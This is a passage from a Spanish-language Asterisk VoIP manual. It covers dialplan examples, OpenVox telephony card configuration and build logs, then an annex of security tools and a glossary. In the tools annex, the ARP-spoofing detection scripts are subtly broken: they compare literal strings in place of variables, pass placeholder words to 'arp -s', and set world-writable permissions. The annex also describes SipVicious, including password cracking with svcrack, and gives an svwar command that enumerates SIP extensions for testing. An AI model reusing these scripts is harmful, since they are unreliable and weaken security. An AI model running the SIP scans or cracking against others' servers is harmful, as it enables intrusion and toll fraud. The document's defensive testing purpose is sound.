En este caso llamando al 600 nos va a repetir lo mismo que nosotros dijimos. Podremos comprobar la latencia del sistema.

### **Ejemplo 4: Extensión start**

*exten => s,1,Wait,1 ; Esperamos un segundo*  
*exten => s,2,Answer ; respondemos. EL Asterisk coge la llamada*  
*exten => s,3,DigitTimeout,5 ; Ponemos Digit Timeout a 5 segundos*

```

exten => s,4,ResponseTimeout,10 ; Ponemos Response Timeout a 10 segundos
exten => s,5,BackGround(demo-congrats) ; Ejecutamos un archivo de voz
exten => s,6,hangup ; Colgamos
exten => 1000,1,Goto(micontexto,s,1) ; Al llamar al 1000 vamos a la extensión s con
                                prioridad 1 del contexto "micontexto"

```

En este caso presentamos la extensión start s que es la que toma las llamadas cuando se esta en ese contexto pero no se sabe la extensión. También se puede entrar desde otra extensión como en este caso marcando la extensión 1000. Con Goto podemos ir al contexto, extensión y prioridad que queramos.

### Ejemplo 5: Llamar a un proveedor de Voz IP

```

exten => _340.,1,Dial(SIP/${EXTEN:3}@Proveedorsip,90,Tt)
exten => _340.,2,hangup ; Colgamos

exten => _20.,1,Dial(SIP/${EXTEN:2}@Proveedorsip,90,Tt)
exten => _20.,2,hangup ; Colgamos

```

En este caso lo que hacemos es que siempre que marquemos el 340 seguido de cualquier numero (el 340 como prefijo) llamaremos a una extensión SIP. Por ejemplo en el primer caso si marcamos al 340600600 llamaremos al 600600 a la dirección IP del "proveedor SIP" definido en SIP.CONF. (EXTEN: 3 significa que quitamos los tres primeros números)  
 En el segundo caso si marcamos 2060600 también estaremos llamando al mismo número 600600 del "proveedor SIP" (EXTEN: 2). En los casos anteriores el sustituye a cualquier carácter pero podíamos haber utilizado también:

- X - Acepta un numero de 0 al 9
- Z - Acepta un numero de 1 al 9
- N - Acepta un numero de 2 al 9
- [1,5-7] - Acepta el 1, el 5, el 6 o el 7

```

exten => _20XX,1,Dial(SIP/${EXTEN:2}@Proveedorsip,90,Tt) ; marcamos 20 y dos
                                                         números (no valen caracteres)
exten => _20ZZ,1,Dial(SIP/${EXTEN:2}@Proveedorsip,90,Tt) ; marcamos 20, dos
                                                         números del 1 al 9 y cualquier cosa.

```

### Levantar Asterisk

Ahora para levantar el Asterisk debemos asegurarnos de que Asterisk se ejecute cada vez que se carga el sistema, para esto debemos entrar a /etc/default/asterisk y cambiar poner la variable *RUNASTERISK=yes*.

Ejecutamos asterisk en modo demonio:  
*/etc/init.d/asterisk restart*

Comprobamos que asterisk esté corriendo con el comando  
*ps -A | grep aster*

## 23. Anexo III - Trabajando con OpenVox A400P y B200P

A400P es similar a TDM400P de digium. Posee un chip TigerJet 320, admite hasta 4 módulos FXS y FXO. Es necesario proporcionar alimentación adicional a la tarjeta, mediante un conector molex. Los módulos son compatibles con los de Digium.

B200P posee un chip HFC-4S, que puede gestionar hasta 4 puertos. La diferencia es que no tiene soldados los componente de dos de los puertos. Se podría intentar habilitar estos dos puertos extra arriesgándose a perder la garantía. Esta tarjeta dispone de jumpers para seleccionar el modo de operación: TE, para conectarlo a un TR del operador, o NT para conectar un teléfono RDSI. Además, para este ultimo caso, dispone de un conector molex, para poder proporcionar el voltaje necesario a la línea.

### Instalación y configuración

Montadas las placas en los slots PCI, se procede a que el sistema las detecte de la siguiente manera:

```
$ lspci
[...]
03:08.0 Communication controller: Tiger Jet Network Inc. Tiger3XX Modem/ISDN interface
03:09.0 ISDN controller: Cologne Chip Designs GmbH ISDN network Controller [HFC-4S] (rev 01)
[...]
```

La primera de ellas es la A400P, y la segunda la B200P.

### A400P

La configuración de la A400P es exactamente igual a la TDM400P de Digium. Es decir, definimos en /etc/zaptel.conf los módulos instalados, en nuestro caso un FXS en el puerto 1 y un FXO en el 4:

```
loadzone = es
defaultzone=es
fxoks=1 ; La señalización es justo al contrario
fxsks=4
```

En /etc/asterisk/zapata.conf :

```
[channels]
language=es
signalling=fxo_ks
context=from-internal
callerid=Extension Zap <201>
channel=>1;
signalling=fxs_ks
context=from-pstn
answeronpolarityswitch=yes
hanguponpolarityswitch=yes
polarityonanswerdelay=1
channel=>4
```

Comprobamos en Asterisk que los puertos estén disponibles:

```
CLI> zap show channels
Chan Extension Context Language MOH Interpret
pseudo from-pstn es default
```

```
1 from-internal es default
4 from-pstn es default
```

Las llamadas desde la extensión se dejan en el contexto from-internal. Las llamadas desde la red telefónica entran por from-pstn. En /etc/asterisk/extensions.conf:

```
[from-internal]
exten => _[6789]XXXXXXXX,1,Dial(Zap/4/${EXTEN});
[from-pstn]
exten => s,1,Dial(Zap/1)
exten => s,n,Hangup
```

## B200P

Seguimos con la B200P. Podemos usar tanto el parche Bristuff, como también utilizar el de chan\_misdn. A continuación se detallará la segunda opción.

Descargamos e instalamos misdn (módulos del kernel) y misdnUser (aplicaciones) desde <http://www.misdn.org>. El script misdn-init, que se instala en /etc/init.d/ nos permite detectar las tarjetas compatibles y generar el archivo de configuración. Además, usado en el arranque y parada del servidor, carga y descarga los módulos.

```
$ /etc/init.d/misdn-init scan
[OK] found the following devices:
card=1,0x4
[ii] run "/usr/sbin/misdn-init config" to store this information to /etc/misdn-init.conf
.
$ /etc/init.d/misdn-init config
[OK] /etc/misdn-init.conf created. It's now safe to run "/usr/sbin/misdn-init start"
[ii] make your ports (1-4) available in asterisk by editing "/etc/asterisk/misdn.conf"
```

Editamos el archivo de configuración /etc/misdn-init.conf. En primer lugar, desactivamos los puertos 3 y 4, ya que esta tarjeta no los tiene. Además, dado que las dos RDSI están configuradas en grupo, en modo PTP, tendremos que modificar ese parámetro:

```
card=1,0x4
te_ptp=1,2 ; solo dos puertos, yen modo PTP
poll=128
dsp_poll=128
dsp_options=0
dtmfthreshold=100
debug=0
```

Arrancamos el servicio, para que se carguen los módulos:

```
$ /etc/init.d/misdn-init start
-----
Loading module(s) for your misdn-cards:
-----
/sbin/modprobe --ignore-install hfcmulti type=0x4 protocol=0x22,0x22,0x2,0x2
layermask=0xf,0xf,0xf,0xf poll=128 debug=0
/sbin/modprobe misdn_dsp debug=0x0 options=0 poll=128 dtmfthreshold=100
[i] creating device node: /dev/mISDN
```

Copiamos ahora el archivo de configuración de misdn que viene con asterisk, y lo adaptamos. Básicamente, añadimos esta sección al final:

```
[telefonica]
```

```
ports=1,2
msns=*
context=from-pstn
echocancel=yes
```

Hemos definido un grupo (telefonica), que utilizara los puertos 1 y 2 de la tarjeta. Aceptara todos los MSN (o DID's), y entraran las llamadas al contexto from-pstn.

```
CLI> misdn show stacks
BEGIN STACK_LIST:
* Port 1 Type TE Prot. PTP L2Link DOWN L1Link:DOWN Blocked:0 Debug:0
* Port 2 Type TE Prot. PTP L2Link DOWN L1Link:DOWN Blocked:0 Debug:0
```

Aun no hemos conectado las líneas, por eso aparecen DOWN. Así quedaría nuestro dialplan de ejemplo, en /etc/asterisk/extensions.conf:

```
[from-pstn]
exten => 928000000,1,Dial(Zap/1)
exten => 928000000,2,Hangup
[from-internal]
exten => _[6789]XXXXXXXX,1,Set(CALLERID(num)=928000000)
exten => _[6789]XXXXXXXX,n,Dial(mISDN/g:telefonica/${EXTEN})
```

Estamos usando el grupo que definimos antes para realizar las llamadas. También podríamos utilizar un puerto específico (mISDN/1/\${EXTEN} o mISDN/2/\${EXTEN}).

## Asterisk con Openvox D110P y OpenR2 (E1)

Se probará la tarjeta D110P y las librerías de openR2 (en lugar de Unicall de Digium). Se utilizaron las siguientes versiones: asterisk-1.4.18, Zaptel-1.4.11, openr2-1.1.0 y como sistema operativo CentOS.

Antes que nada se recomienda al lector leer el siguiente documento del cual está basada esta experiencia:

<http://openr2.googlecode.com/files/openr2-guide-0.1-es.pdf>

Al obtener los dispositivos de hardware con los que contamos, observamos que satisfactoriamente nuestro sistema detecta la tarjeta instalada.

```
[root@serverweb PBX]# lspci
00:00.0 Host bridge: Broadcom CMIC-LE Host Bridge (GC-LE chipset) (rev 33)
00:00.1 Host bridge: Broadcom CMIC-LE Host Bridge (GC-LE chipset)
00:00.2 Host bridge: Broadcom CMIC-LE Host Bridge (GC-LE chipset)
00:08.0 Class ff00: Dell Embedded Remote Access or ERA/O
00:08.1 Class ff00: Dell Remote Access Card III
00:08.2 Class ff00: Dell Remote Access Card III: BMC/SMIC device not present
00:0e.0 VGA compatible controller: ATI Technologies Inc Rage XL (rev 27)
00:0f.0 Host bridge: Broadcom CSB5 South Bridge (rev 93)
00:0f.1 IDE interface: Broadcom CSB5 IDE Controller (rev 93)
00:0f.2 USB Controller: Broadcom OSB4/CSB5 OHCI USB Controller (rev 05)
00:0f.3 ISA bridge: Broadcom CSB5 LPC bridge
00:10.0 Host bridge: Broadcom CIOB-E I/O Bridge with Gigabit Ethernet (rev 12)
00:10.2 Host bridge: Broadcom CIOB-E I/O Bridge with Gigabit Ethernet (rev 12)
00:11.0 Host bridge: Broadcom CIOB-X2 PCI-X I/O Bridge (rev 05)
00:11.2 Host bridge: Broadcom CIOB-X2 PCI-X I/O Bridge (rev 05)
01:04.0 Network controller: Tiger Jet Network Inc. Tiger3XX Modem/ISDN interface
02:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5704 Gigabit Ethernet (rev 02)
02:00.1 Ethernet controller: Broadcom Corporation NetXtreme BCM5704 Gigabit Ethernet (rev 02)
04:03.0 RAID bus controller: Dell PowerEdge Expandable RAID controller 4/Di (rev 02)
```

Descargamos e instalamos zaptel.

```
[root@serverweb IPBX]# wget http://downloads.digium.com/pub/zaptel/releases/zaptel-1.4.11.tar.gz
[root@serverweb IPBX]# tar xzf zaptel-1.4.11.tar.gz
[root@serverweb IPBX]# cd zaptel-1.4.11
[root@serverweb zaptel-1.4.11]# ./configure
[root@serverweb zaptel-1.4.11]# make
[root@serverweb zaptel-1.4.11]# make install
[root@serverweb zaptel-1.4.11]# make config
install -D zaptel.init /etc/rc.d/init.d/zaptel
/usr/bin/install -c -D -m 644 zaptel.sysconfig /etc/sysconfig/zaptel
install -D ifup-hdlc /etc/sysconfig/network-scripts/ifup-hdlc
/sbin/chkconfig --add zaptel
Zaptel has been configured.
```

If you have any zaptel hardware it is now recommended to edit /etc/default/zaptel or /etc/sysconfig/zaptel and set there an optimal value for the variable MODULES .

I think that the zaptel hardware you have on your system is:  
pci:0000:01:04.0 wcte11xp- e159:0001 Digium Wildcard TE110P T1/E1 Board

Al final de la instalación se nos menciona el modelo de la tarjeta con la que contamos, en este caso se nos presenta un modelo de Digium (aunque obviamente sabemos que es una Openbox). Configuramos nuestro archivo con los parámetros necesarios.

```
[root@serverweb zaptel-1.4.11]# vim /etc/zaptel.conf
# MFC/R2 requires CAS signaling
# channel 16 is required to transmit ABCD bits so is not used for voice
span=1,1,0,cas,hdb3
cas=1-15:1101
dchan=16
cas=17-31:1101

loadzone=us
defaultzone=us
```

Iniciamos el servicio de zaptel para cargar los módulos (también lo podemos hacer manualmente).

```
[root@serverweb zaptel-1.4.11]# service zaptel start
Loading zaptel framework: [ OK ]
Waiting for zap to come online...OK
Loading zaptel hardware modules: tor2.
wct4xxp.
wcte12xp.
wct1xxp.
wcte11xp.
wctdm24xxp.
wcfxo.
wctdm.
wcutsb.
Running ztcf: [ OK ]
```

Esta en rojo ya que aun no se ha conectado el enlace.

```
[root@serverweb zaptel-1.4.11]# cat /proc/zaptel/1
Span 1: WCT1/0 "Digium Wildcard TE110P T1/E1 Card 0" (MASTER) HDB3/ RED

1 WCT1/0/1 CAS RED
2 WCT1/0/2 CAS RED
3 WCT1/0/3 CAS RED
4 WCT1/0/4 CAS RED
5 WCT1/0/5 CAS RED
6 WCT1/0/6 CAS RED
```

```
7 WCT1/0/7 CAS RED
8 WCT1/0/8 CAS RED
9 WCT1/0/9 CAS RED
10 WCT1/0/10 CAS RED
11 WCT1/0/11 CAS RED
12 WCT1/0/12 CAS RED
13 WCT1/0/13 CAS RED
14 WCT1/0/14 CAS RED
15 WCT1/0/15 CAS RED
16 WCT1/0/16 HDLCFCS RED
17 WCT1/0/17 CAS RED
18 WCT1/0/18 CAS RED
19 WCT1/0/19 CAS RED
20 WCT1/0/20 CAS RED
21 WCT1/0/21 CAS RED
22 WCT1/0/22 CAS RED
23 WCT1/0/23 CAS RED
24 WCT1/0/24 CAS RED
25 WCT1/0/25 CAS RED
26 WCT1/0/26 CAS RED
27 WCT1/0/27 CAS RED
28 WCT1/0/28 CAS RED
29 WCT1/0/29 CAS RED
30 WCT1/0/30 CAS RED
31 WCT1/0/31 CAS RED
```

Aunque al iniciar los módulos ya se cargo el archivo de configuración lo volvemos a cargar, para obtener un mensaje más descriptivo.

```
[root@serverweb zaptel-1.4.11]# ztcfg -v
```

```
Zaptel Version: 1.4.11
```

```
Echo Cancellor: MG2
```

```
Configuration
```

```
=====
```

```
SPAN 1: CAS/HDB3 Build-out: 0 db (CSU)/0-133 feet (DSX-1)
```

```
31 channels to configure.
```

Descargamos e instalamos las librerías de openr2.

```
[root@serverweb PBX]# wget http://openr2.googlecode.com/files/openr2-1.1.0.tar.gz
```

```
[root@serverweb PBX]# tar xzf openr2-1.1.0.tar.gz
```

```
[root@serverweb PBX]# cd openr2-1.1.0
```

```
[root@serverweb openr2-1.1.0]# ./configure --prefix=/usr
```

```
[root@serverweb openr2-1.1.0]# make
```

```
[root@serverweb openr2-1.1.0]# make install
```

Descargamos e instalamos Asterisk.

```
[root@serverweb PBX]# wget http://downloads.digium.com/pub/asterisk/releases/asterisk-1.4.18.tar.gz
```

```
[root@serverweb PBX]# wget http://openr2.googlecode.com/files/openr2-asterisk-1.4.18.patch
```

```
[root@serverweb PBX]# tar xzf asterisk-1.4.18.tar.gz
```

```
[root@serverweb PBX]# cd asterisk-1.4.18
```

```
[root@serverweb asterisk-1.4.18]# patch -p0 < ../openr2-asterisk-1.4.18.patch
```

```
[root@serverweb asterisk-1.4.18]# ./bootstrap.sh
```

```
[root@serverweb asterisk-1.4.18]# ./configure --prefix=/usr
```

```
[root@serverweb asterisk-1.4.18]# make
```

```
[root@serverweb asterisk-1.4.18]# make install
```

```
[root@serverweb asterisk-1.4.18]# make samples
```

```
[root@serverweb asterisk-1.4.18]# make config
```

Aquí es importante resaltar que la versión de autoconf, en este caso, debe ser la 2.60, ya que puede o no funcionar. Dicho problema se resuelve simplemente actualizando la versión del autoconf. Si la instalación no marca algún inconveniente, entonces asterisk se instaló con el soporte de MFC/R2 usando openr2. Para comprobar que chan\_zap.so tiene integrado openr2, ejecutamos el siguiente comando.

```
[root@serverweb asterisk-1.4.18]# ldd channels/chan_zap.so | grep openr2
libopenr2.so.1 => /usr/lib/libopenr2.so.1 (0x00e16000)
```

Iniciamos el servicio de asterisk

```
[root@serverweb asterisk-1.4.18]# service asterisk start
[root@serverweb asterisk-1.4.18]# asterisk -r
```

Nos registramos con un softphone (Zoiper) para autenticarnos y poder realizar llamadas.




Figura. Anexo II. Configurando una trama E1. Registrando un SoftPhone

Realizamos una llamada de prueba





Figura. Anexo II. Configurando una trama E1. Llamando

Realizamos una llamada para dirigirla a una de nuestras extensiones por medio de uno de nuestros DNIS.



```
root@serverweb:~ - Shell No. 2 - Konsole
[root@serverweb ~]# asterisk -r
Asterisk 1.4.18, Copyright (C) 1999 - 2008 Digium, Inc. and others.
Created by Mark Spencer <markster@digium.com>
Asterisk comes with ABSOLUTELY NO WARRANTY; type 'core show warranty' for details.
This is free software, with components licensed under the GNU General Public
License version 2 and other licenses; you are welcome to redistribute it under
certain conditions. Type 'core show license' for details.
=====
Connected to Asterisk 1.4.18 currently running on serverweb (pid = 3454)
Verbosity is at least 30
[Apr  3 09:07:13] NOTICE[3481]: chan_zap.c:967 zt_r2_on_call_init: New MFC/R2 call detected on
chan 6.
[Apr  3 09:07:15] NOTICE[3481]: chan_zap.c:1003 zt_r2_on_call_offered: MFC/R2 call offered on c
han 6. ANI = 5553225900, DNIS = 0261, Category = National Priority Subscriber
[Apr  3 09:07:15] NOTICE[3481]: chan_zap.c:1071 zt_r2_on_call_accepted: MFC/R2 call has been ac
cepted on chan 6
-- Executing [0261@entrantes:1] Dial("Zap/6-1", "SIP/205|90|r") in new stack
-- Called 205
-- SIP/205-0a197fd8 is ringing
-- SIP/205-0a197fd8 answered Zap/6-1
== Spawn extension (entrantes, 0261, 1) exited non-zero on 'Zap/6-1'
-- Hungup 'Zap/6-1'
[Apr  3 09:07:36] NOTICE[3481]: chan_zap.c:1042 zt_r2_on_call_end: MFC/R2 call end on chan 6
serverweb*CLI>
```

Figura. Anexo II. Configurando una trama E1. DNIS

Nota: Estas pruebas se realizaron utilizando como proveedor telefónica. La D110P no funciona adecuadamente (hasta la fecha de este trabajo) con Telecom.

## 24. Anexo IV - Herramientas

### 24.1. PreventARPspooF

Se desarrolló una aplicación capaz de monitorear de forma continua la red para detectar y solucionar problemas de envenenamiento de ARP. Los archivos (TESTARP.sh y run.sh) deberán colocarse en la siguiente ruta: */preventARPspooF/*

El administrador ingresará el siguiente comando:

Sintaxis: *./preventARPspooF/TESTARP.sh <mac del Gateway> <IP del Gateway>*

#### TESTARP.sh

```
#!/bin/bash
#pido ingresar mac real del gateway
#pido ingresar IP del gateway.
#realizo un ping a la ip del gateway
#ejecuto arp -a
#filtro la línea que contiene el IP buscando si las Mac coinciden.
#si es así comienzo de nuevo de lo contrario agrego una ruta estática arp -s
<ip> <mac>

chmod a+wx run.sh
echo sh /preventARPspooF/run.sh & >> /etc/rc.local

mac=$1
ipgate=$2
ping -c 3 $2
arp -a > arptest
arptest1=$(grep -c $1 arptest)

if [ "1" = arptest1 ]; then
    echo La MAC coincide!
else
    echo La red esta siendo atacada
    arp -s ipgate mac
    echo el problema ha sido solucionado.
fi
```

#### run.sh

```
#!/bin/bash
i="0"
while [ $i -lt 4 ]
do
clear
./preventARPspooF/TESTARP.sh
sleep 10
done
```

#### VoIPER

VoIPER es una herramienta de seguridad que permite a cualquier administrador de una red VoIP probar la seguridad de su infraestructura de voz sobre IP. Es una herramienta para "torturar dispositivos SIP" basada en el RFC 4475 (<http://tools.ietf.org/html/rfc4475>) y una gran variedad de módulos de módulos auxiliares para detectar fallos y poder depurarlos.

VoIPER incorpora tests para:

- SIP INVITE (3 tipos diferentes de tests)
- SIP ACK
- SIP CANCEL
- SIP request structure
- SDP over IP

Incluye módulos como:

- Protocol and process based crash detection and recording
- Fuzzer pause/restart functionality (SFF)
- Supports clients that require registration prior to fuzzing
- Simple to expand to new protocols
- As far as possible, protocol compliance e.g ACKs and CANCELs responses to prevent some clients hanging
- Target process control (SFF)

Esta aplicación es una de las principales para hacerle pruebas a los principales softphones públicos: Ekiga, Linphone, Twinkle, Gizmo5, NCH Business Talk, SJPhone,... aunque por esa misma regla de tres, nos puede servir para probar terminales SIP.

Página principal de VoIPER: <http://voiper.sourceforge.net/>

## 24.2. SipVicious

SipVicious es una utilidad que podemos usar para probar si la configuración SIP de nuestro servidor Asterisk es segura. Se compone de cuatro programas, escritos en lenguaje Python:

- svmap: Escanea una dirección IP o una serie de direcciones IP para averiguar si hay dispositivos SIP
- svwar: Escanea una centralita PBX buscando el número de extensiones presentes y si están protegidas con contraseña
- svcrack: Intenta obtener la contraseña de una extensión SIP en un servidor PBX
- svreport: Genera reportes de diferente tipo

## 24.3. Sip Check

Comprobar en el log del Asterisk los intentos fallidos de autenticación y en el caso de varios intentos, añadir de forma automática en el IPTables la dirección IP de nuestro “supuesto” atacante.

Lo de “de forma automática” es imprescindible, ya que los ataques suelen producirse cuando nuestro sistema es más vulnerable: los fines de semana, de forma que no les prestemos atención a los logs hasta que el administrador de sistemas vuelva el lunes, de esta forma los atacantes tienen varios días para su ataque por fuerza bruta. Así que, analizando el log y documentándonos un poco vimos que Asterisk loguea los intentos fallidos de registro SIP

como mensajes de tipo NOTICE (algo que viene por defecto en el logger.conf y que nos permite monitorear quien se ha intentado registrar casi siempre).

A la vista de esta última idea, se utilizó un script desarrollado por Elio Rojano y adaptado para nuestra investigación, añadido al crontab, analizaba el archivo 'messages' del Asterisk en busca de intentos fallidos y cuando este número superase una cantidad considerable, el script añadiría dicha IP en el IPTables para que el sistema le prohibiese acceder al puerto 5060/UDP.

De esta forma, evitaremos que un atacante pueda conocer la contraseña de nuestras extensiones que están detrás de NAT y pueda hacer llamada internacional a través nuestro.

Por defecto, el número de intentos fallidos antes de ser añadido automáticamente al IPTables es de 200, suficientes para detectar un ataque por fuerza bruta sin que añada extensiones que han fallado por escribir mal la contraseña. Este número se puede cambiar dentro del código.

Las direcciones IP atacantes se añaden al firewall ya existente, permitiendo "limpiar" estas direcciones con el parámetro 'clear' sin que afecte al resto de la configuración del IPTables.

### **1.- Instalación**

```
tar xvfz sipcheck-0.1a.tgz
cd sipcheck-0.1a
cp sipcheck.pl /root/
cd /root/
chmod a+wx sipcheck.pl
```

### **2.- Creación de script , para mantener vivo a sipcheck**

```
vi /root/protegersip.sh
#!/bin/bash
i="0"
while [ $i -lt 4 ]
do
clear
/root/sipcheck.pl messages
sleep 10
done
```

### **3.- Configurando su inicio en el sistema**

```
chmod a+wx protegersip.sh
vi /etc/rc.local
sh /root/protegersip.sh &
```

### **4.- Probar bloqueos usando sipvicious. Enumerar extensiones sip**

```
./svwar.py -force IPASTERISK
```

## 25. Glosario

**AES:** Advanced Encryption Standard, es un esquema de cifrado por bloques.

**Agentes de usuario (UAs):** se utilizan para establecer sesiones en SIP. Los agentes de usuario se comportan como clientes (UAC: User Agent Clients) y como servidores (UAS: User Agent Servers). Son UAC cuando realizan una petición y son UAS cuando la recibe.

**Backdoor: puerta trasera** en un sistema informático es una secuencia especial dentro del código de programación mediante la cual se puede evitar los sistemas de seguridad del algoritmo (autenticación) para acceder al sistema.

**Banear:** del inglés *ban* y significa "prohibición". Se denomina así a una restricción; ya sea total, parcial, temporal o permanente, de un usuario dentro de un sistema informático, generalmente una red.

**Apt:** Advanced Packaging Tool (Herramienta Avanzada de Empaquetado), es un sistema de gestión de paquetes creado por el proyecto Debian.

**CGI:** Common Gateway Interface es una importante tecnología de la World Wide Web que permite a un cliente (navegador web) solicitar datos de un programa ejecutado en un servidor web.

**Códec:** es la abreviatura de *codificador-decodificador*. Describe una especificación desarrollada en software, hardware o una combinación de ambos, capaz de transformar un archivo con un flujo de datos (*stream*) o una señal.

**Controladores de Sesión de Borde (SCBs):** son dispositivos puestos en la ruta de señalización y datos (voz y video) que "entienden" tanto la señalización usada como los datos convertidos en voz, el SBC actúa como si fuera el teléfono VoIP al que llamamos y realiza una segunda llamada al teléfono VoIP que habíamos llamado originalmente. Se utilizan para solucionar problemas de Firewalls.

**CPL:** Licencia Pública Común, una licencia libre utilizada en computación aunque sustituida por la Eclipse Public License.

**DDoS:** ataque distribuido de denegación de servicio (de las siglas en inglés Distributed Denial of Service) el cual lleva a cabo generando un gran flujo de información desde varios puntos de conexión.

**DHCP:** Dynamic Host Configuration Protocol, (Protocolo de configuración dinámica de *host*) es un protocolo de red que permite a los clientes de una red IP obtener sus parámetros de configuración automáticamente.

**DNIS:** Dialed Number Identification Service. Un servicio telefónico que permite al llamado saber el número marcado por el llamante.

**DNS:** Domain Name System DNS (en español: **sistema de nombres de dominio**) es un sistema de nomenclatura jerárquica para computadoras, servicios o cualquier recurso conectado a Internet o a una red privada.

**DoS:** un ataque de denegación de servicio (de las siglas en inglés Denial of Service), es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos.

**DTMF:** Dual-Tone Multifrequency. Una forma de señalización consistente en uno o varios botones, o un teclado numérico completo como en el caso de los teléfonos, que envía un sonido formado por dos tonos discretos, sonido que es recogido e interpretado por los sistemas telefónicos (centrales, centralitas o conmutadores).

**E1:** Conexión por medio de la línea telefónica que puede transportar datos con una velocidad de hasta 1,920 Mbps. Según el estándar europeo (ITU), un E1 está formado por 30 canales de datos de 64 kbps más 2 canales de señalización.

**Eavesdropping:** termino inglés que traducido al español significa *escuchar secretamente*, se ha utilizado tradicionalmente en ámbitos relacionados con la seguridad, como escuchas telefónicas

**Flood:** consiste en mandar mucha información en poco tiempo a alguien para intentar que se sature

**Fuzzing:** son técnicas de testeo de software capaces de generar y enviar datos secuenciales o aleatorios a una aplicación, con el objetivo de detectar defectos o vulnerabilidades existentes en el software auditado.

**FXS y FXO:** son los nombres de los puertos usados por las líneas telefónicas analógicas (también denominados POTS - Servicio Telefónico Básico y Antiguo).

FXS es la interfaz de abonado externo, es el puerto que efectivamente envía la línea analógica al abonado. Envía tono de marcado, corriente para la batería y tensión de llamada

FXO es la interfaz de central externa, es el puerto que recibe la línea analógica. Envía una indicación de colgado/descolgado (cierre de bucle). Como el puerto FXO está adjunto a un dispositivo, tal como un fax o teléfono, el dispositivo a menudo se denomina "dispositivo FXO".

**Gatekeeper:** Un componente del estándar ITU H.323. Es la unidad central de control que gestiona las prestaciones en una red de Voz o Fax sobre IP, o de aplicaciones multimedia y de videoconferencia. Los Gatekeepers proporcionan la inteligencia de red, incluyendo servicios de resolución de direcciones, autorización, autenticación, registro de los detalles de las llamadas para tarificar y comunicación con el sistema de gestión de la red. También monitorean la red para permitir su gestión en tiempo real, el balanceo de carga y el control del ancho de banda utilizado. Elemento básico a considerar a la hora de introducir servicios suplementarios.

